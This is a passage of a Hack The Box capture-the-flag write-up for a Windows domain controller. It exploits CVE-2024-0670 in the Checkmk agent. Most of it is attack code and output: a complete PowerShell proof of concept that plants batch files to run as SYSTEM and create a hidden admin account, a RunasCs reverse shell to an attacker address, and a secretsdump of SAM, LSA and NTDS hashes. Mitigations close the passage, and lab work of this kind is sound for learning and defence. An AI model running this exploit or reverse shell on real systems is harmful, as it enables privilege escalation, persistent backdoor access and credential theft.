└─$ nc -lvnp 1337
listening on [any] 1337 ...
connect to [10.10.14.73] from (UNKNOWN) [10.129.128.179] 52237
Microsoft Windows [Version 10.0.20348.3207]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nanocorp\web_svc
We moved to a web_svc shell and can run service enumeration normally. The CheckmkService is running — I noted a CVE from the enumeration phase that is relevant.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
C:\Temp>powershell

Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows


PS C:\Temp> Get-Service | Where-Object { $_.Name -match 'check' -or $_.DisplayName -match 'checkmk|check mk|check_mk' } |  Select-Object Name, DisplayName, Status, MachineName


Name           DisplayName      Status MachineName
----           -----------      ------ -----------
CheckmkService Checkmk Service Running .


PS C:\Temp>
We already knew the path for check_mk_agent, but I confirmed it from the web_svc shell anyway.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
PS C:\Temp> $svc = Get-WmiObject -Class Win32_Service -Filter "Name='CheckmkService'"
$svc = Get-WmiObject -Class Win32_Service -Filter "Name='CheckmkService'"
PS C:\Temp>

PS C:\Temp> $svc | Format-List Name, DisplayName, State, PathName
$svc | Format-List Name, DisplayName, State, PathName


Name        : CheckmkService
DisplayName : Checkmk Service
State       : Running
PathName    : "C:\Program Files (x86)\checkmk\service\check_mk_agent.exe"


PS C:\Temp>
Now we will exploit the CVE.
Core Vulnerability Mechanism
The vulnerability exists due to three critical flaws in Checkmk’s design:
Predictable Temporary File Names: The agent creates temporary batch files with the pattern
cmk_all_{PID}_{counter}.cmdin the world-writableC:\Windows\Tempdirectory.Privilege Mismatch: While Checkmk Agent runs with SYSTEM privileges, it writes to a directory accessible by standard users.
Lack of File Integrity Checks: The agent executes these temporary files without verifying their authenticity or checking if they’ve been tampered with.
Attack Flow
The exploitation follows a simple but effective race condition attack:
File Planting: An attacker pre-creates numerous read-only files following the predictable naming pattern across a range of potential Process IDs (typically 1000-30000).
File Hijacking: When Checkmk attempts to create its temporary script, it cannot overwrite the read-only attacker files and instead executes the existing malicious file.
Privilege Escalation: Since Checkmk runs as SYSTEM, the attacker’s commands execute with the highest Windows privilege level.
Our approach
I chose this method because the target had active antivirus that blocked conventional reverse-shell payloads. Rather than attempting AV evasion, I used a more reliable strategy: create a new local administrative account by leveraging Checkmk’s SYSTEM-level temporary file execution. This uses native Windows commands (e.g., net user, net localgroup), which blend in with normal system activity while achieving the objective of persistent, privileged access via the pwn3d account.
Step 1 — MSI discovery
This stage automatically locates the Checkmk MSI needed to trigger the repair operation. The script uses a three-tiered approach: query the Installer registry keys for the Checkmk product entry, fall back to WMI enumeration of installed products, and finally scan C:\Windows\Installer\ for MSI packages if the first two methods fail. Once the MSI is identified, it is used as the target for the repair trigger.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
# Method 1: Registry
$MSI = (Get-ItemProperty 'HKLM:\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\*\InstallProperties' |
        Where-Object { $_.DisplayName -like '*Check*' } |
        Select-Object -First 1 -ExpandProperty LocalPackage)

if (-not $MSI) {
    # Method 2: WMI
    $MSI = (Get-WmiObject -Class Win32_Product | Where-Object { $_.Name -like '*Check*' } |
            Select-Object -First 1 -ExpandProperty LocalPackage)
}

if (-not $MSI -or -not (Test-Path $MSI)) {
    Write-Host "[-] Could not find Checkmk MSI automatically"
    Write-Host "[*] Trying manual MSI discovery..."

    # List potential MSI files
    $potentialMsies = Get-ChildItem C:\Windows\Installer\*.msi | Select-Object -First 10
    Write-Host "[*] Potential MSI files:"
    $potentialMsies | ForEach-Object { Write-Host "    $($_.FullName)" }

    # Try the first one
    $MSI = $potentialMsies[0].FullName
    Write-Host "[*] Using: $MSI"
}

Write-Host "[+] Using MSI: $MSI"
Step 2 — Payload deployment
This section creates the malicious batch file payload that will execute as SYSTEM: it adds a new admin user pwn3d with password P@ssw0rd123! while suppressing all output to evade detection, then creates verification files in C:\Windows\Temp\ to confirm successful execution and privilege level, providing both persistent access through the new admin account and proof of exploitation.
# Simple and reliable payload - create admin user
$BatchContent = @'
@echo off
net user pwn3d P@ssw0rd123! /add > nul 2>&1
net localgroup administrators pwn3d /add > nul 2>&1
whoami > C:\Windows\Temp\whoami_system.txt 2>&1
hostname > C:\Windows\Temp\hostname_system.txt 2>&1
echo EXPLOIT_SUCCESS > C:\Windows\Temp\exploit_success.txt 2>&1
'@

Write-Host "[*] Planting exploit files..."
Step 3 — Planting exploit files (logical path)
This section plants the exploit files across a wide PID range by creating read-only batch files in C:\Windows\Temp\ following Checkmk’s naming pattern cmk_all_{PID}_{counter}.cmd for process IDs 1000-12000 with both counter values 0 and 1, ensuring when Checkmk attempts to create temporary files it will encounter and execute our pre-placed malicious files instead due to their read-only attribute, covering a broad spectrum of potential process IDs to maximize exploitation success.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
# Plant files with wider range
$seedCount = 0
1000..12000 | ForEach-Object {
    foreach ($counter in @(0,1)) {
        $targetFile = "C:\Windows\Temp\cmk_all_${_}_${counter}.cmd"
        try {
            [System.IO.File]::WriteAllText($targetFile, $BatchContent, [System.Text.Encoding]::ASCII)
            $currentAttribs = [System.IO.File]::GetAttributes($targetFile)
            [System.IO.File]::SetAttributes($targetFile, ($currentAttribs -bor [System.IO.FileAttributes]::ReadOnly))
            $seedCount++
        } catch {
            # File might be in use, continue
        }
    }
}

Write-Host "[+] Planted $seedCount read-only files"
Step 4 — Trigger & verification
I triggered an MSI repair to invoke the agent’s temporary-file handling and then verified success by checking for the exploit_success.txt marker, confirming the pwn3d account creation, and reviewing debug artifacts (e.g., whoami/hostname files) to validate SYSTEM-level execution.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
# Trigger the exploit
Write-Host "[*] Triggering MSI repair..."
$process = Start-Process msiexec.exe -ArgumentList "/fa `"$MSI`" /qn /norestart" -Wait -PassThru -WindowStyle Hidden

Write-Host "[*] Process exit code: $($process.ExitCode)"
Write-Host "[*] Waiting for execution..."
Start-Sleep 10

# Check for success
Write-Host "[*] Checking for exploit results..."

if (Test-Path "C:\Windows\Temp\exploit_success.txt") {
    Write-Host "[+] EXPLOIT SUCCESSFUL!"
    Write-Host "[*] Whoami result:"
    Get-Content "C:\Windows\Temp\whoami_system.txt" -ErrorAction SilentlyContinue
} else {
    Write-Host "[-] No immediate success marker found"
}

# Check if user was created
Write-Host "[*] Checking for created user..."
$userCheck = net user pwn3d 2>&1
if ($userCheck -notlike '*could not be found*') {
    Write-Host "[+] SUCCESS! User 'pwn3d' was created with admin privileges!"
    Write-Host "[+] Password: P@ssw0rd123!"
    Write-Host "[+] Use: runas /user:pwn3d cmd.exe"
} else {
    Write-Host "[-] User not created yet"
    Write-Host "[*] The exploit might need more time or a different trigger"
}

# Additional checks
Write-Host "[*] Additional debug info:"
if (Test-Path "C:\Windows\Temp\whoami_system.txt") {
    Write-Host "    - whoami file exists"
}
if (Test-Path "C:\Windows\Temp\hostname_system.txt") {
    Write-Host "    - hostname file exists"
}
One Click Exploit
This is the complete proof-of-concept.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
# CVE-2024-0670 Exploit
param()

# Find MSI - multiple methods
$MSI = $null

# Method 1: Registry
$MSI = (Get-ItemProperty 'HKLM:\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\*\InstallProperties' |
        Where-Object { $_.DisplayName -like '*Check*' } |
        Select-Object -First 1 -ExpandProperty LocalPackage)

if (-not $MSI) {
    # Method 2: WMI
    $MSI = (Get-WmiObject -Class Win32_Product | Where-Object { $_.Name -like '*Check*' } |
            Select-Object -First 1 -ExpandProperty LocalPackage)
}

if (-not $MSI -or -not (Test-Path $MSI)) {
    Write-Host "[-] Could not find Checkmk MSI automatically"
    Write-Host "[*] Trying manual MSI discovery..."

    # List potential MSI files
    $potentialMsies = Get-ChildItem C:\Windows\Installer\*.msi | Select-Object -First 10
    Write-Host "[*] Potential MSI files:"
    $potentialMsies | ForEach-Object { Write-Host "    $($_.FullName)" }

    # Try the first one
    $MSI = $potentialMsies[0].FullName
    Write-Host "[*] Using: $MSI"
}

Write-Host "[+] Using MSI: $MSI"

# Simple and reliable payload - create admin user
$BatchContent = @'
@echo off
net user pwn3d P@ssw0rd123! /add > nul 2>&1
net localgroup administrators pwn3d /add > nul 2>&1
whoami > C:\Windows\Temp\whoami_system.txt 2>&1
hostname > C:\Windows\Temp\hostname_system.txt 2>&1
echo EXPLOIT_SUCCESS > C:\Windows\Temp\exploit_success.txt 2>&1
'@

Write-Host "[*] Planting exploit files..."

# Plant files with wider range
$seedCount = 0
1000..12000 | ForEach-Object {
    foreach ($counter in @(0,1)) {
        $targetFile = "C:\Windows\Temp\cmk_all_${_}_${counter}.cmd"
        try {
            [System.IO.File]::WriteAllText($targetFile, $BatchContent, [System.Text.Encoding]::ASCII)
            $currentAttribs = [System.IO.File]::GetAttributes($targetFile)
            [System.IO.File]::SetAttributes($targetFile, ($currentAttribs -bor [System.IO.FileAttributes]::ReadOnly))
            $seedCount++
        } catch {
            # File might be in use, continue
        }
    }
}

Write-Host "[+] Planted $seedCount read-only files"

# Trigger the exploit
Write-Host "[*] Triggering MSI repair..."
$process = Start-Process msiexec.exe -ArgumentList "/fa `"$MSI`" /qn /norestart" -Wait -PassThru -WindowStyle Hidden

Write-Host "[*] Process exit code: $($process.ExitCode)"
Write-Host "[*] Waiting for execution..."
Start-Sleep 10

# Check for success
Write-Host "[*] Checking for exploit results..."

if (Test-Path "C:\Windows\Temp\exploit_success.txt") {
    Write-Host "[+] EXPLOIT SUCCESSFUL!"
    Write-Host "[*] Whoami result:"
    Get-Content "C:\Windows\Temp\whoami_system.txt" -ErrorAction SilentlyContinue
} else {
    Write-Host "[-] No immediate success marker found"
}

# Check if user was created
Write-Host "[*] Checking for created user..."
$userCheck = net user pwn3d 2>&1
if ($userCheck -notlike '*could not be found*') {
    Write-Host "[+] SUCCESS! User 'pwn3d' was created with admin privileges!"
    Write-Host "[+] Password: P@ssw0rd123!"
    Write-Host "[+] Use: runas /user:pwn3d cmd.exe"
} else {
    Write-Host "[-] User not created yet"
    Write-Host "[*] The exploit might need more time or a different trigger"
}

# Additional checks
Write-Host "[*] Additional debug info:"
if (Test-Path "C:\Windows\Temp\whoami_system.txt") {
    Write-Host "    - whoami file exists"
}
if (Test-Path "C:\Windows\Temp\hostname_system.txt") {
    Write-Host "    - hostname file exists"
}
I ran the final payload and observed successful escalation and account creation.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
PS C:\Temp> .\Exploit.ps1
.\finalExploit.ps1
[+] Using MSI: C:\Windows\Installer\1e6f2.msi
[*] Planting exploit files...
[+] Planted 18001 read-only files
[*] Triggering MSI repair...
[*] Process exit code: 1603
[*] Waiting for execution...
[*] Checking for exploit results...
[+] EXPLOIT SUCCESSFUL!
[*] Whoami result:
nt authority\system
[*] Checking for created user...
[+] SUCCESS! User 'pwn3d' was created with admin privileges!
[+] Password: P@ssw0rd123!
[+] Use: runas /user:pwn3d cmd.exe
[*] Additional debug info:
    - whoami file exists
    - hostname file exists
PS C:\Temp> net user
net user

User accounts for \\DC01

-------------------------------------------------------------------------------
Administrator            Guest                    krbtgt
monitoring_svc           pwn3d                    web_svc
The command completed successfully.
With the pwn3d account created, I used RunasCs to start a background cmd.exe as pwn3d and receive a reverse shell on my listener.
1
2
3
4
5
6
7
8
9
PS C:\Temp> .\RunasCs.exe pwn3d 'P@ssw0rd123!' cmd.exe -r 10.10.14.65:4444
.\RunasCs.exe pwn3d 'P@ssw0rd123!' cmd.exe -r 10.10.14.65:4444
[*] Warning: User profile directory for user pwn3d does not exists. Use --force-profile if you want to force the creation.

[+] Running in session 0 with process function CreateProcessWithLogonW()
[+] Using Station\Desktop: Service-0x0-171bb56$\Default
[+] Async process 'C:\Windows\system32\cmd.exe' with pid 3344 created in background.
PS C:\Temp>
On the listener, we received the admin shell and verified the context and root flag:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
┌──(kali㉿kali)-[~/HTB/NanoCorp]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.14.65] from (UNKNOWN) [10.129.63.171] 57871
Microsoft Windows [Version 10.0.20348.3207]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nanocorp\pwn3d

C:\Users\Administrator\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 2EB6-7759

 Directory of C:\Users\Administrator\Desktop

04/09/2025  05:13 PM    <DIR>          .
04/12/2025  12:45 PM    <DIR>          ..
11/11/2025  06:42 AM                34 root.txt
               1 File(s)             34 bytes
               2 Dir(s)   4,683,677,696 bytes free

C:\Users\Administrator\Desktop>type root.txt
type root.txt
************16bb1758047ae4430084
Post‑exploitation
Now that we have administrative access, credential collection was performed.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
┌──(kali㉿kali)-[~/HTB/NanoCorp/winrmexec]
└─$ impacket-secretsdump 'NANOCORP.HTB/pwn3d:P@ssw0rd123!@10.129.243.199'

Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0x02832230a6146258f71e2615506bf7c4
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:e3aac437da6f5ae94b01a6e5347dd920:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[*] Dumping cached domain logon information (domain/username:hash)
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
NANOCORP\DC01$:aes256-cts-hmac-sha1-96:0dce328f60ceb5e16bb8f65251bf9e4eb6922b21d8b069ecd375305670e26e2d
NANOCORP\DC01$:aes128-cts-hmac-sha1-96:2e811f6efd5572886fe4a206321f1d69
NANOCORP\DC01$:des-cbc-md5:d949834cd667314f
NANOCORP\DC01$:plain_password_hex:0baa3bfb065795dd8172c8e53082dc8b8c31bd4e91dd2304df1751326799d168818ef76dae5e61acd7d235285490b12428d1974e199bf44884c1197eed356ac33ea29c005b4ab76438f45bc8a5a6360b3c33387cf1edeb3fea66510230d6d54acef9980a288d619d97cedabba511170f419497ff63052e3a20ca9818cdd02dc2fdddc6809a7d81cc8674015db0f85800ca3c9d4bbad6cd2ab65bdfbe2bb9cfe4f302126ee2641d829a0000f3225369c4b5c853b79dda4646b7caedcaf370334669a3f5296f508a6f065a8cc25c81bd3ab677864f3c8efa1c5d305b93b2b665479dbbd100616e7d38303bd673bc446484
NANOCORP\DC01$:aad3b435b51404eeaad3b435b51404ee:209ce1eeeaa473fa30ea5518170d1470:::
[*] DPAPI_SYSTEM
dpapi_machinekey:0x5131e8069eabcec174d8da9d60155d5168fa8f94
dpapi_userkey:0xdd83455b9cc48628460318b0daaddc36aaa50333
[*] NL$KM
 0000   E1 98 CF 6D EC 8B C1 EB  9A 0E BC F2 AF 3B C9 AF   ...m.........;..
 0010   8A C1 E6 13 C2 5A 84 70  11 62 AB 5D 63 7E 2E 18   .....Z.p.b.]c~..
 0020   59 F1 9E AB 1D 7B D2 14  C5 4A 6A 3F 52 70 27 D5   Y....{...Jj?Rp'.
 0030   E3 F2 2C 9E FE BD 34 74  6E 0F 01 EC FC 08 E1 DF   ..,...4tn.......
NL$KM:e198cf6dec8bc1eb9a0ebcf2af3bc9af8ac1e613c25a84701162ab5d637e2e1859f19eab1d7bd214c54a6a3f527027d5e3f22c9efebd34746e0f01ecfc08e1df
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:541f4c0063c05d503fd4acb87c046358:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:40a21f29fd0f5c9374ded20cb0dc9554:::
nanocorp.htb\web_svc:1103:aad3b435b51404eeaad3b435b51404ee:8c8c66765e18bd3d6720dc34ce969b85:::
nanocorp.htb\monitoring_svc:3101:aad3b435b51404eeaad3b435b51404ee:3f40355b5414ef3fe57f3cb589deeb50:::
pwn3d:10101:aad3b435b51404eeaad3b435b51404ee:7dfa0531d73101ca080c7379a9bff1c7:::
DC01$:1000:aad3b435b51404eeaad3b435b51404ee:209ce1eeeaa473fa30ea5518170d1470:::
Mitigations & Security Recommendations
- Defend Against Shell Library Exploits (CVE-2025-24071):
- Apply the latest Microsoft Windows security updates to patch vulnerabilities in Explorer’s handling of shell library files (
.library-ms). - Implement egress filtering at the network perimeter to block outbound SMB traffic (port 445/tcp) to the internet, preventing NetNTLMv2 hashes from leaking to external attackers.
- Configure NTLM blocking policies or restrict NTLM outgoing traffic to prevent Windows from automatically sending NTLM credentials to untrusted servers.
- Apply the latest Microsoft Windows security updates to patch vulnerabilities in Explorer’s handling of shell library files (
- Restrict Active Directory Directory Permissions:
- Enforce the Principle of Least Privilege for service accounts. Avoid granting service accounts (such as
web_svc) permissions to reset passwords or modify group memberships of other sensitive service accounts (likemonitoring_svc). - Conduct periodic audits of Active Directory ACLs to identify and revoke unintended delegation rights.
- Enforce the Principle of Least Privilege for service accounts. Avoid granting service accounts (such as
- Secure Agent Installation Directories (CVE-2024-0670):
- Restrict write permissions on the Check_MK agent program directories, configuration files, and plugin directories. Ensure that only local administrators or the
SYSTEMaccount can create or modify files within these directories. - Upgrade the Check_MK agent to the latest secure version to mitigate local privilege escalation via writable files.
- Restrict write permissions on the Check_MK agent program directories, configuration files, and plugin directories. Ensure that only local administrators or the